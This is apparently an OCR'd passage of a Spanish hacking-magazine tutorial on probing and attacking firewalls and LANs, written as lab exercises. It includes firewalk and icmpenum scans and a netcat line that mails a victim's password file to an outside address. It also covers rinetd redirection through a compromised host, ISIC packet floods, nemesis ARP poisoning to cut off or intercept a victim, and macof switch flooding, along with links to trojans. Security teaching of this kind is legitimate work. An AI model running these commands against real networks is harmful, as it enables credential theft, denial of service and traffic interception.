


Observa que se utilizó ***–s 1.1.1.1*** eso permite falsear la IP que solicita la petición (*spoofing*) y la opción ***–p*** que pondrá la ***interface eth0 en modo promiscuo***, ***-i 2 es la solicitud TIMESTAMP***, para más información ejecuta un ***./icmpenum –h***

Para comprobar los resultados puse a *tcpdump* a trabajar antes de enviar la petición



Resaltado en azul se muestra el envío... y en rojo la respuesta... realmente no se trata de un *router*, es un portátil con XP y activado el *Firewall* denegando el tráfico *ICMP* pero permitiendo los *TIMESTAMP*.



No es que sea el mejor de los ejemplos, pero seguro que lo *"ves"* más claro que si te pongo una ACL extendida del *router*... para el caso, sería lo mismo

Si vas a utilizar ***icmpenum***, necesitarás las librerías ***libpcap*** (como en tantas otras, al final os pondré todas las librerías y dependencias que se necesitan para las utilidades que estamos viendo) y también el compilador ***gcc***, para generar el ejecutable ***icmpenum*** deberás compilarlo del siguiente modo:

```
gcc `libnet-config --defines` -o icmpenum icmpenum.c -lnet -lpcap
```

FIREWALK

Cuanto menos es una herramienta *"curiosa"*, ingeniosa en su funcionamiento... la encontraréis en:

http://www.packetfactory.net/firewalk/dist/firewalk.tar.gz

Y necesita dependencias de ***libnet***, ***libpcap*** y ***libdnet***, instálatelas en ese orden y las puedes encontrar en estos enlaces:

http://www.packetfactory.net/libnet/dist/libnet.tar.gz

http://www.tcpdump.org/

http://libdnet.sourceforge.net/

firewalk permite determinar el conjunto de reglas de un dispositivo de filtrado de paquetes como puede ser un *router* o un *firewall*, asignando una red *"por detrás"* del *firewall* que rechace o admita dichos paquetes...

Para ello hay que conocer dos cosas:


- La IP del Firewall o la IP conocida del último salto.
- La IP del host que queremos escanear.

La primera dirección IP se utiliza como trampolín (ramping) y la última es el objetivo a escanear.

Con un ejemplo lo veremos más claro, supongamos (que no es así) que uno de los servidores de prácticas de *hackxcrack* dispone de un *firewall* que filtra los accesos a la red, cuando escaneamos una IP de dentro de esa red, nos encontramos que el *firewall* rechaza esos intentos, así que veamos como usar este programita..

Por un lado tenemos la IP a escanear: 62.57.101.243, esta será el objetivo.

Y por otro el *firewall*, este no lo sabemos... bueno, lo simularemos... hagamos un ***traceroute*** a esa IP a ver que sale.



Hice trampas... realmente la salida de ***traceroute*** *"hay más"* pero como esto es un ejemplo, la corté en la línea 9.

El caso es que si fuese un caso real, podemos suponer que el *host* 62.100.96.74 es el *router* o *firewall* que protege a la *red/host* 62.57.101.243, nuestro objetivo.

Lo que vamos a hacer es escanear ese *host* usando como trampolín la propia IP del *firewall*, nuestra herramienta enviará paquetes con un tiempo de vida (TTL) justo antes de caducar, por lo que las respuestas que obtenga serán servicios activos en ese *host*.

Para no eternizarnos con el escaneo, probaremos los puertos 23, 25 y 80, aunque podrían ser más... pero vale, un ejemplo es un ejemplo:

Bien, está claro... nuestra máquina objetivo tiene al menos el puerto 80 abierto.

De todos modos, no te fíes mucho de ***firewalk***, como utiliza paquetes a punto de caducar, algunos *routers* calcular que el paquete caducará en el próximo salto antes de probar la ACL y responderán con un *ICMP TTL EXPIRED*, con lo que ***firewalk*** supondrá que todos los puertos están abiertos.

Túneles y redirectores

Esta sería otra sección para hacer una revista enterita... para utilizar una conexión tunelizada o un bouncer, se ha de comprometer anteriormente la seguridad del equipo "*puente*", es decir, los redirectores de puertos se utilizan como "*tercero en discordia*" entre la comunicación entre dos *host*.

Sin embargo, a veces, no es preciso disponer de esa tercera máquina, como veremos en alguno de los ejemplos, que si bien son inocentes, nos darán una idea de lo peligroso y atrevido de alguna de estas utilidades.

Para explicar estas técnicas elegí: ***loki, lokid, netcat, datapipe, fpipe, rinetd y bnc***

NETCAT

Bufff, esta no voy a decir dónde la encontraréis... no creo que haga mucha falta.

Vamos a crear un túnel con ***netcat*** para que cuando un usuario se conecte a la máquina comprometida envíe un mail con el contenido de un archivo.... supongamos que de una forma u otra, sabemos que existe un archivo llamado claves en el directorio ***/vic***, ese archivo es propiedad de un usuario y sospechamos que en él anota las diferentes contraseñas que usa...

Repito, es un ejemplo inocente, de fácil descubrimiento y de difícil éxito, puesto que se han de dar muchas circunstancias a nuestro favor, pero es indicativo de lo grave que puede ser el uso de redirectores, túneles y sistemas configurados por defecto, no encriptar archivos "sensibles"..


Imaginemos que en el equipo víctima hemos conseguido que ejecute esta orden:

nc -l -p 4455 | mail vic_thor@forohxc.com < /vic/claves

Y supongamos que el ***firewall*** de la víctima deja pasar las conexiones por el puerto 4455... cuando el "*atacante*" se conecte a ese puerto recibirá un mail con el contenido del archivo ***/vic/claves***, veamos:




Ahora desde el equipo "*atacante*" nos conectamos a la víctima por el puerto 4455



Usamos ***telnet***, pero podríamos usar otro ***netcat***, así: ***nc -w3 172.28.0.200 4455***

Si usaste telnet, será necesario un ***CTRL.+C*** para terminar la comunicación, si usaste ***netcat*** se desconectará solito a los 3 segundos ***(-w3)***

El caso es que de un modo u otro, cuando leamos nuestro correo, veremos el contenido de ese archivo "*deseado*"



LOKI Y LOKID

Estas herramientas enmascaran bajo tráfico ICMP otro tipo de tráfico, cualquier dispositivo

de filtrado que permita el paso del tráfico ICMP y UDP sin verificar el contenido de dichos paquetes son vulnerables a ello.

Para iniciar le servidor ***lokid***, puedes usar esta sintaxis:

lokid -p -I -v 1

Y luego desde el cliente:

loki -d ip.del.servidor -p -I -v 1 -t 3

Podrás encontrar ***loki*** y *loki2* (***lokid***) en las listas de discusión de ***phcrack*** y en la web de ***packetstorm***,

http://www.phcrack.org

http://packetstormsecurity.org/crypt/applied-crypto/loki-3.0.tar.gz

http://pocketstormsecurty.org/crypt/misc/loki2.tar.gz

No lo vamos a dar más juego a esto que ya no andamos con mucho espacio más y en la Revista número 8 de esta publicación dispones de un artículo sobre reverse shell que explica con detalle estas técnicas y se utilizan scripts en perl que realizan funciones parecidas a loki y lokid, pero por el puerto 80.

Y para Windows, no hay nada similar para Windows?

Pues sí, pero ya sabes, casi todas están clasificadas como troyanos o virus, encontrar una que no lo sea es una suerte, sin embargo os pondré dos link's a nuestros foros, son troyanos... ya.... pero están suficientemente explicados y nos darán una idea de lo peligroso que son.

El primero es muy ingenioso, no precisa establecer comunicación extremo a extremo entre cliente y servidor como lo hacen normalmente, además es un arma potente en la denegación de servicios distribuidos (***DDoS***)

http://www.hackxcrack.com/phpBB2/viewtopic.php?t=15257

El segundo es una puerta trasera, ligera y que dio que hablar en su momento,

http://www.hackxcrack.com/phpBB2/viewtopic.php?t=7534

Por cierto, ese hilo me trae recuerdos... es el resultado de una charla que se organizó en un IRC, tras las "*explicaciones*" pasamos a "*las prácticas*", para ello dispuse de varios equipos de pruebas y en total hubo casi cien comunicaciones simultáneas (algunos hacían más de una, que lo veía 😉)

El caso es que se utilizó una conexión módem, sí, sí, de 56kb nada mas.... y utilicé un *bouncer* (un redirector de puertos) para que unos accediesen a un equipo y otros a otro... concretamente fue ***rinetd*** y ***fpipe***, bueno y otro con GUI para probar.

Un ejemplo práctico usando rinetd....


Puedes encontrar distribuciones tanto para *LINUX* como para *Windows* en:

http://www.boutell.com/rinetd/

Su funcionamiento es muy simple, precisa de un archivo de configuración (un archivo de texto) y el programa en sí mismo.

Supongamos que en nuestra red existe un *firewall* que filtra el acceso a un servidor web corporativo por IP's, es decir, si nuestra IP es la 172.28.0.50 cuando intentamos acceder a dicho servidor nos niega el acceso, porque esa IP no está permitida.

Aunque hay muchas otras formas de saltarse esa limitación, pongamos que deseamos usar un redirector, imaginemos que una de las IP's permitidas es la 172.28.0.9 y la IP del servidor Web al que queremos acceder es 172.28.0.200, primero nos creamos un archivo de texto:



Lo guardamos con el nombre ***redire.txt***, por ejemplo....

Ahora copiamos el archivo ***rinetd.exe*** y el archivo ***redire.txt*** a la máquina "*comprometida*", es decir, a la máquina con IP 172.28.0.9

Y lo ejecutamos así:

rinetd –c redire.txt

En ese momento la máquina 172.28.0.9 está escuchando peticiones por el puerto 3344 y cuando le lleguen, redireccionará esa misma petición hacia la IP 172.28.0.200 por el puerto 80, que es el servidor web...

El servidor web o el *firewall* entenderá que la petición la hace la máquina 172.28.0.9 cuando realmente seremos nosotros... ***ah!!! Que cómo lo hago...*** pues muy fácil... desde nuestro equipo, el que no tiene acceso a ese servidor web... abrimos el navegador y en la barra de dirección escribimos: http://172.28.0.9:3344

Esto no es más que un ejemplo, repito lo dicho antes de comenzar esta sección, para que los túneles, redirectores, troyanos, etc... Surtan efecto, primero hay que comprometer esa tercera máquina en discordia.

Otros redirectores como ***fpipe, bnc, pptunel***, etc... No precisan de archivo de configuración externo, hay muchos por la red, basta que hagas una búsqueda en ***google*** para que te salgan miles... elige uno ligero y "*probado*" 😉

Stress-test y DoS

Estamos terminando... esta será nuestra última (o penúltima) sección... y una de las más interesantes a la hora de probar nuestros dispositivos de filtrado de paquetes.

Desde el punto de vista de un administrador, es muy importante probar la estabilidad del *firewall*, de las listas de acceso, de su comportamiento en general, para que cuando vengan los problemas y los ataques tengamos "*cierta seguridad*" en cómo van a ser respondidos...

Como siempre tenemos multitud de herramientas para probar esto, yo me voy a centrar en unas pocas y luego te invitaré a probar otras tantas...

Estas son:

Nemesis, que ya fue comentada en el ***artículo 18 de esta revista*** y que aquí la usaremos para envenenar la caché ARP de alguna máquina de nuestra LAN.

Macof que forma parte de la suite de ***dsniff***, también se comentaron en números anteriores, concretamente en la ***Revista número 11*** dentro del artículo de Intrusión en redes locales, nosotros vamos a usarlas para provocar un *DoS* a equipos concretos o para esnifar en redes con *switches* mediante una denegación del servicio.

ISIC, esta es nueva... bueno no tanto... en "*otra de las charlas*" por el IRC, hablamos de ellas, es un generador de paquetes que nos servirán para comprobar cómo se comporta el *firewall* o el IDS.

Y por último usaremos ***dos exploits*** para un *firewall* muy conocido, ***Zone Alarm***, aunque ya están "*controlados*" por el fabricante, tienen una "*virtud*" y es que aunque el *firewall Zone Alarm* no se venga a abajo... será tal la carga de paquetes que lo que conseguiremos es "*tostar*" la conexión y terminaremos por tumbar al PC en el que corre, y si esa máquina no tiene *Zone Alarm* instalado, consumiremos el ancho de banda y dejará de prestar el servicio... provocaremos un *DoS* a nuestros servidores de prácticas 😉

También sería recomendable que te familiarizaras con algún esnifer, los hay para

todos los gustos y colores, desde "*el crudo*" ***tcpdump*** hasta otros más sofisticados como pueden ser ***Ethereal, Commview, Iris*** o el mismísimo ***snort*** que tantos artículos ha ocupado.

Si deseas aprender "*un poquito*" el funcionamiento de alguno de los indicados, prueba a leer estos post en nuestros foros:

http://www.hackxcrack.com/phpBB2/viewtopic.php?t=10306

Si eres nuevo por nuestros foros, quizás te asuste el tamaño del post y de la documentación que se ofrece... son más de 200 páginas... si lo que te interesa es empezar con esto de los esnifers, prueba a empezar con la parte correspondiente a ese post acerca de ***Commview.***

Probando la pila de TCP/IP. Con ISIC

Probar la pila del protocolo TCP/IP es algo habitual que se realiza cuando instalamos un cortafuegos, un servidor Web o cualquier otro dispositivo que deba estar expuesto a posibles ataques externos o internos y poder probar las seguridad que nos brindan nuestros ***routers, fierewalls*** y así aseguramos de su correcto funcionamiento o respuestas ante ataques comunes y/o intentos de acceso no permitidos.

Más que una práctica en sí mismo, lo que viene a continuación es una colección de sugerencias, pruebas e intentos de ataques de DoS que suelen ir dirigidos a este tipo de dispositivos.

Se trate de una **aplicación muy interesante para probar ACL's, Firewall y pila TCP/IP en general**, es un generador de paquetes masivo, es decir, se comporta como una "***metralleta***" de paquetes IP en los que va variando las direcciones origen, la versión IP, la longitud, etc... Es más, es capaz de generar paquetes ilegales e incluso podemos elegir la cantidad de paquetes mal formados de forma que podemos observar cómo se comporta nuestro *router* ante ese tipo de paquetes.

Pensarás que no tiene mucho sentido enviar al *router* paquetes que se han de descartar pero tened en cuenta que un router es como un ordenador, tiene Procesador, RAM, ROM, Sistema Operativo, Tarjetas de Red, etc... Y todos los paquetes que le llegan los ha de procesar (valgan o no valgan) por lo que debe dedicar recursos, memoria, etc para esas labores.

Cuanto más entretenidos estén reensamblando paquetes o preocupado de lo que le llega, más recursos necesitará, más memoria, más uso intensivo de procesador y si todo se sobredimensiona puede llegar a bloquearse...

Claro bloquear un *router* puede no ser atractivo (a no ser que queramos dejar sin servicio a una determinada red o máquinas) pero bloquear un ***Firewall*** o un ***IDS*** puede ocasionar auténticos estragos en una red puesto que deja de auditarse o quedar desprotegida de otros ataques.

El conjunto de aplicaciones que usaremos se llama ***ISIC***, no empieces a buscarlo por la web, en breves minutos te pondré el link de descarga del paquete, ahora debe interesarte más cómo funciona y saber lo que puede llegar a hacer... que es MUCHO.

ISIC puede generar paquetes TCP, ICMP, ARP, UDP e IP para probar estos tipos de ataques, eso sí, sólo para los que uséis LINUX, pero es muy simple de utilizar, la aplicación isic se compone de varios programas, que son:

- Isic
- Tcpsic
- Udpsic
- Icmpsic
- Esic

Cada una especializada en tráfico IP (***Isic***), TCP (***tcpsic***), UDP (***udpsic***), ICMP (***icmpsic***) y tramas ethernet (***esic***)

Algunos ejemplos de ISIC

Para todos los ejemplos que vienen a continuación se supone que el *router* a probar es la IP 172.28.0.1

```
# isic -D -s 172.28.0.25 -d 172.28.0.1 -F70 -V10 -I0 -m3000
```

Esta orden enviará paquetes (miles de paquetes!!! Aproximadamente unos 5 MIL PAQUETES POR SEGUNDO) y de la siguiente forma:

-s 172.28.0.25, dirección IP que envía los paquetes

-d 172.28.0.1, dirección IP que recibirá los paquetes

-I0 NINGUN PAQUETE (0) tendrá un longitud de cabecera inadecuada, vamos que todas las cabeceras IP serán válidas

-F70 El 70% de los paquetes serán fragmentados, es decir bastante trabajo extra para el destino, la fragmentación es algo que vimos en artículos de snort, recuerda el ejemplo del puzzle y del gasto en recursos que un *router* necesitará para recomponer esos paquetes

-V10, el 10% de esos paquetes tendrán una versión IP diferente a la 4, es decir, no serán válidos

-m3000, generará 3.000 kbits por segundo, vamos que enviamos unos 3 megabits de paquetes por cada segundo, si hubiésemos querido enviar un número de paquetes determinado en lugar de utilizar ***–m*** seguido del ancho de banda, se debería usar ***–p*** y el número de paquetes a generar.

-D Registra los resultados y veremos como fue todo

tcpsic y udpsic tienen las mismas opciones que ***isic*** y además podemos especificar el puerto origen y/o destino a probar, por ejemplo:

```
# tcpsic -D -s 172.28.0.25 -d 172.28.0.1,80 -F70 -V10 -I0 -m3000
```

```
# udpsic -D -s 172.28.0.25 -d 172.28.0.1,53 -F70 -V10 -I0 -m3000
```

La única diferencia es la opción ***–d,*** que después de la dirección IP destino se puso una coma y el puerto TCP a probar

Si no se incluye el puerto destino, ***tcpsic*** generará los paquetes hacia puertos de forma aleatoria

Icmpsic se utiliza para probar el protocolo ICMP, la mayoría de las redes bloquean los ICMP entrantes del tipo ping, pero podemos usar otro tipo de tráfico que no corresponde a la petición echo (ping)

ICMP lo hemos visto anteriormente, recuerda que hay o puede haber varios valores en los campos *Type y Code* del mensaje ICMP, por ejemplo del tipo ***TimeStamp***.

Otra de las funciones interesantes que tiene ***icmpsic*** es la de generar paquetes con ***checksum*** incorrectos que invalidará el paquete cuando se reciba y comprobar como se comporta el *FireWall* o *router* ante ese tipo de paquetes.

Ejemplo:

```
# icmpsic -D -s 172.28.0.25 -d 172.28.0.1,53 -F70 -V10 -I0 -m3000 -i15
```

Las opciones son las mismas que vimos antes, únicamente se añade ***-i15*** que permitirán generar el 15% de los paquetes enviados con un ***checksum*** incorrecto

Esic está relacionada con ***ethernet*** y genera paquetes con números de protocolo aleatorios, vamos que no se basan en el protocolo TCP/IP

```
esic -i interface -s MAC origen -d MAC destino -p protocolo -c nº paquetes -l long [illegible]
```

Si en lugar de usar ***–p y nº de protocolo*** usamos ***–p rand*** usará números aleatorios de protocolo

Si no incluimos la opción ***–d*** y la MAC destino, se enviarán los paquetes a la dirección de *broadcast* de la red, es decir, a todos los *host* de la red

MTU es la unidad máxima de transmisión, ya sabes.. para *ethernet* 1500 bytes

Esic está pensado para probar *switches* y hubs, puede causar estragos en la red, inundaciones o tormentas de *broadcast* e incluso provocar negaciones de servicios a esos dispositivos

Resumen del conjunto de herramientas ISIC

Isic, especialmente diseñada para **probar protocolo IP contra cortafuegos, routers y servidores**

Tcpsic, idem de *isic* y para **probar servicios importantes del tipo 22 SSH, 25 SMTP, 80 http, 8080 proxies**

Udpsic, para servidores DNS

Icmpsic, para **probar cortafuegos y routers en general**

Esic, idem de los anteriores y **pensado especialmente para hubs y switches**

Más ejemplos (analiza posteriormente sus objetivos)

isic –s 172.28.0.25 –d 172.28.0.1 -F75 -V75 -I75

observa que el 75% de TODOS los paquetes serán erróneos y fragmentados, los firewalls suelen funcionar muy bien cuando se enfrentan a condiciones normales, pero ante este tipo de paquetes pueden llegar a colapsarse.

tcpsic –s rand –d 172.28.0.1,80 –m 4000 –F0 –V0 –I0

Esto genera paquetes válidos (0% incorrectos) pero permitirá comprobar como se comporta el servidor Web (puerto 80) al recibir 4 megas de paquetes que intentan conectarse desde IP aleatorios (-s rand)

Podréis encontrar ISIC en: www.packetfactroty.net/Projects/ISIC , sólo para LiNUX 😉

Generador de paquetes NEMESIS

Ya dije antes que en la Revista número 18 dentro de la serie de artículos del curso de TCP/IP se comentó esta utilidad, aquí vamos a darle un uso diferente... envenenar la tabla ARP enviando paquetes mal intencionados.

El objetivo.... Dejar a un PC de nuestra LAN sin conectividad a Internet

RECUERDA

El equipo **172.28.0.1** es el **router**
El equipo 172.28.0.25 será el **atacante**
El equipo 172.28.0.50 será la **víctima**

Y no te olvides de cambiar mis IP's por las que uses en tu LAN

Si lo que tienes son únicamente dos equipos y uno de ellos hace de *proxy*, te sobrará el equipo que yo llamo *router*, de tal forma que atacante y servidor *proxy* serán una misma cosa.

Si dispones de un solo equipo sin *router*, no podrás hacer nada

Si dispones de un sólo equipo + *router*, lo más probable es que pierdas la conexión...

Si dispones de tres equipos y uno de ellos es un servidor *proxy*, interpreta el ejemplo como si tu servidor *proxy* fuese un *router*.

Vamos a averiguar las MAC's de cada cosa

1º) Hacemos un ping al router y otro ping al equipo (víctima) de la LAN desde el equipo atacante

ping 172.28.0.1 (ping al router)
ping 172.28.0.50 (ping al equipo DOS de mi LAN)

con esto conseguimos que en nuestra máquina se actualice la ***caché ARP*** y podamos obtener sus MAC's y las anotamos...

2º) Obtener la tabla de direcciones MAC-IP de la ***caché ARP* (desde atacante, 172.28.0.25)**

arp -a

```
Interfaz: 172.28.0.25 on Interface 0x[illegible]

Dirección IP          Dirección física          Tipo
172.28.0.1            00-C0-49-D4-5F-C0         dinámico
172.28.0.50           00-00-[illegible]-C3-6A-C7    dinámico
```

En estos momentos, tanto las ***cachés*** del Equipo víctima como en la tabla MAC o de enrutamiento del *router* están las MAC's de los equipos con que se comunican, es decir, en el equipo victima figurará la MAC del *router* y la MAC del equipo "*atacante*"

3º) Verificar la caché en el equipo víctima (desde 172.28.0.50)

arp -a

```
Interfaz: 172.28.0.50 on Interface 0x1000003

Dirección IP          Dirección física          Tipo
172.28.0.1            00-C0-49-D4-5F-C0         dinámico
172.28.0.25           00-05-1C-08-AE-7C         dinámico
```

4º) Inyectar el paquete "*mal intencionado*" desde el atacante (172.28.0.25)

Ahora enviamos este paquete DESDE 172.28.0.25 haciéndonos pasar por el ROUTER (172.28.0.1) y le enviamos una MAC que NO ES LA DEL ROUTER!!!! Y todo ello se lo enviamos al equipo víctima (172.28.0.50)

Desde el equipo 172.28.0.25 tecleamos (y ojo con las mayúsculas y minúsculas)

nemesis arp -D 172.28.0.50 -S 172.28.0.1 -H AA:BB:CC:DD:EE:FF

¿qué le ocurrirá al equipo 172.28.0.50 (la víctima)?

Pues que **actualizará su caché arp con la MAC AA:BB:CC:DD:EE:FF y asociará esa MAC a la Ip con la que le hemos inyectado el paquete**... la 172.28.0.1 por tanto **cuando quiera comunicarse con ese equipo la IP 172.28.0.1 no responderá porque ESA NO ES SU MAC!!**

Vamos que le dejamos sin conexión con el *router* y por tanto sin Internet ....

5º) Veamos como que da la caché del equipo victima:

```
Interfaz: 172.28.0.50 on Interface 0x1000003

Dirección IP          Dirección física          Tipo
172.28.0.1            AA-BB-CC-DD-EE-FF         dinámico
172.28.0.25           00-05-1C-08-AE-7C         dinámico
```

Si ahora desde ese equipo (172.28.0.50) abrimos el navegador.....

Zas!!! No hay conexión...

Y no tendrá conexión hasta que ocurran cualquiera de estas circunstancias:

- Que desde el equipo víctima (172.28.0.50) se haga un arp -d (limpiar la caché)
- Que desde el equipo el *router* (172.28.0.1) se haga un ping a 172.28.0.50
- Que pase un tiempo determinado....

Explicando el por qué esos tres casos:

El primer caso está claro, **si se eliminan las entradas** de la ***caché ARP* se elimina la MAC falsa** asociada a la IP del *router* y cuando quiera comunicarse lanzará una petición *broadcast* en la red para averiguar la MAC verdadera.

Si el router hace un ping a la víctima ésta actualizará de nuevo la *caché ARP* con la MAC verdadera... esto es muy común en los *routers*, envían paquetes del tipo *ICMP redirect* para que sus clientes "*actualicen*" sus puertas de enlace....

Que pase un tiempo.... todos los Sistemas operativos manejan la pila TCP/IP y las *cachés* de forma diferente, una de las diferencias es el tiempo transcurrido para liberar conexiones y recursos, **la caché es un recurso más y para "ahorrar" RAM**

y otros servicios cada x tiempo se liberan, al pasar ese tiempo nuestro DoS ARP dejará de funcionar, ese tiempo puede oscilar.... minutos, horas, días, hasta el próximo reinicio, etc. ya os digo, depende del Sistema Operativo.

El equipo víctima solo perderá la conexión con el equipo al que le suplantamos la MAC, con los otros equipos de la red tendrá un comportamiento normal.

Como veréis **queda *"demostrado"* la frasecita que se va hacer famosa:**

SIN DIRECCIONAMIENTO FÍSICO NO HAY DIRECCIONAMIENTO LÓGICO, NO HAY COMUNICACIÓN.

Ideas:

Suplantar la MAC del router igual que antes pero en lugar de usar una MAC inexistente podemos poner la MAC del equipo atacante... a su vez, en el equipo atacante se añade otra IP virtual con la IP del router... Acabamos de obligar a que las conexiones del equipo víctima "pasen" por el nuestro.

Así:

```
nemesis arp -D 172.28.0.50 -S 172.28.0.1 -H 00:05:1C:08:AE:7C
```

Si el equipo víctima hiciese un ***arp -a*** para ver su ***caché ARP***, vería esto:

```
Interfaz: 172.28.0.50 on Interface 0x1000003

Dirección IP________   Dirección física _______ Tipo
172.28.0.1 __________  00-05-1C-08-AE-7C ______ dinámico
172.28.0.20 _________  00-05-1C-08-AE-7C ______ dinámico
```

DOS MACS IGUALES ASOCIADAS A IP'S DIFERENTES!!!!! Eso nunca debe ocurrir

Claro que visto así únicamente no tendría mucho sentido... puesto que por la máquina del atacante sólo pasarían las peticiones de la víctima y no las respuestas de los equipos con los que quiere comunicarse, nos faltaría redireccionar sus peticiones hacia esas otras máquinas, como si las hiciésemos nosotros mismos pero con los datos *esnifados* de la víctima... ellas nos responderían y nosotros entregaríamos esas respuestas a la víctima de nuevo.... ***os suena esto a algo??***

ENVENENAMIENTO ARP ARTICULO 8 DE LA REVISTA... pero contada *"de otra forma"*

Recordad que **ARP sólo afecta al ámbito local**, *no vayáis envenenado ARP's por Internet que no tiene sentido*, **recordad como se produce el enrutamiento**, y antes de terminar

Nemesis es un generador de paquetes que podrás encontrarlo tanto para *Windows* como para *LINUX* en:

http://www.packetfactory.net/projects/nemesis/

MACOF

Veamos, esta es una herramienta incluida en la suite ***dsniff*** y aunque hay versiones para *Windows* y para *LINUX* de ***dsniff***, la distribución para *Windows* no incluye ***macof***, por lo que deberemos usar *LINUX*

Encontraremos ***dsniff*** en: http://monkey.org/~dugsong/dsniff/

Y precisa de numerosas dependencias...

- Berkeley DB en: http://www.sleepycat.com/
- OpenSSL en: http://www.openssl.org/
- Libpcap en: http://www.tcpdump.org/
- Libnet en: http://www.packetfactory.net/Projects/Libnet
- Libnids en: http://www.packetfactory.net/Projects/Libnids

Hay que instalar las dependencias antes de ***dsniff*** y como ya dije en otra ocasión, hazlo en el orden que te puse, porque unas dependen de otras...

El caso es que tras instalarlo TODO, tendremos disponible las utilidades de ***dsniff***, que son muchas y que aquí sólo hablaremos de ***macof***.

Lo que vamos a realizar es algo MUY agresivo, con un gran impacto en la red, pero... hay que probar de todo...

Antes de nada, vamos a comprender por qué la existencia de ***macof*** y qué vamos a intentar...

Ya sabemos que para conectar equipos en una red local podemos utilizar *hubs* o *switches*, aunque físicamente son muy parecidos y aparentemente hacen lo mismo, funcionan de un modo muy distinto.

Un hub se limita a "*repetir*" la señal (los paquetes de datos) que le entran por una de sus bocas hacia todas las demás, esto es, que cualquiera que ponga un *esnifer* en modo promiscuo, en cualquier equipo de esa red, escuchará el tráfico de todos los equipos, pertenecen a la Capa 1 del modelo OSI.

Un switch trabaja en capa 2 del modelo OSI, son más evolucionados, construyen una tabla en su memoria que relaciona la boca del *switch* con la MAC y dirección IP de la máquina que está conectada a esa boca..., y cuando dos equipos se comunican, el *switch* conmuta el tráfico únicamente entre los equipos afectados, o sea, que si colocamos un *esnifer* en modo promiscuo en un host cualquiera, sólo podremos capturar el tráfico que se origine en ese host o que vaya dirigido a ese host, no el de otros...

Visto de ese modo, los *switches* aportan una mayor seguridad, parece ser que escuchar las conversaciones "*a escondidas*" no será posible... a no ser que envenenemos ARP como se demostró antes.

Lo que nos interesa en este apartado no es probar técnicas de *ARP Spoofing*, sino que ***vamos a intentar convertir un switch en un hub....*** einnn?? Pues sí... esto es lo que hará ***macof***, si tiene éxito tendremos nuestro flamante *switch* convertido en un mísero *hub*... eso trae consigo una bajada importante del rendimiento de la red, pero nos permitirá poner un *esnifer* en modo promiscuo y que funcione en un medio conmutado por *switches*.

Como ya he dicho, los *switches* construyen una tabla que relaciona las MAC's con las IP's, con los puertos físicos del *switch* y algunos otros valores como el tiempo de actividad, tiempo de caducidad, etc...

Para ello, los *switches* utilizan memoria, como si fuese la RAM de un PC y como todo en la vida, hay un límite....

Supongamos que tenemos un *switch* de 8 bocas y que en él hay conectados 7 ordenadores y un *router*, el *switch* guarda en su tabla los datos antes mencionados y conmuta el tráfico de la red.

¿Qué pasaría si a ese switch le enviamos miles y miles de paquetes con IP's y direcciones MAC falsas? Y todo eso en pocos segundos...

Pues que el *swtich* empezará a actualizar su tabla y asigna constantemente nuevas entradas, como son tantas y tantas, pueden pasar varias cosas:

- que sea un *Señor switch* y detecte la tormenta, la pare o desconecte ese puerto
- que se bloquee, al pobrecito se le agota la memoria disponible y "*se muere*"
- que en lugar de "*morirse*", nuestro *switch* actúa así: "*joer que barbaridad de paquetes, no puedo con todos.... pos ala... me convierto en un hub y que se las apañen los PC's*"

Aunque parezca asombroso, son muchas más las ocasiones en las que un *switch* se comporta del último modo que de los otros... hombre, también depende del tipo de *switch*... no vayamos a comparar un *Catalyst de CISCO* que puede llegar a costar varios miles de euros con uno de esos de marca "*adidas*" que nos cuestan poco más de 30 euros... pero aunque el *switch* sea muy caro, también hay que administrarlo... y .....

Bien, pues ya está descrita la utilidad de ***macof***, ahora veamos la prueba...

Primero usaré un *esnifer* en un equipo *Windows* para intentar cazar el tráfico del *host* 172.28.0.9, no cazaré nada.... porque el *switch* no *"me pasa el tráfico"* que ese equipo establece con otros.

Luego en un equipo *LINUX* abriré una línea de comandos para poder ejecutar ***macof*** y mientras se ejecuta volveré a poner el *esnifer* en el otro equipo, a escuchar... y .... veremos que sí captura lo que buscábamos...

